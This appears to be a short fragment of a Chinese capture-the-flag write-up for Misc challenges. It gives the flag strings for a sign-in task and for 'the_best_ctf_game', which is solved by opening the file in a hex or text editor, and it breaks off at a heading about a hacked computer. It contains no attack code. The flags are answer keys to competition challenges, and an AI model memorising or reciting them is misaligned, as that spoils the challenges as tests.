
Misc

签到


```
flag{同舟共济扬帆起，乘风破浪万里航。}
```

the_best_ctf_game

使用`010 editor`、十六进制编辑器、文本编辑器打开都可以




```
flag{65e02f26-0d6e-463f-bc63-2df733e47fbe}
```

电脑被黑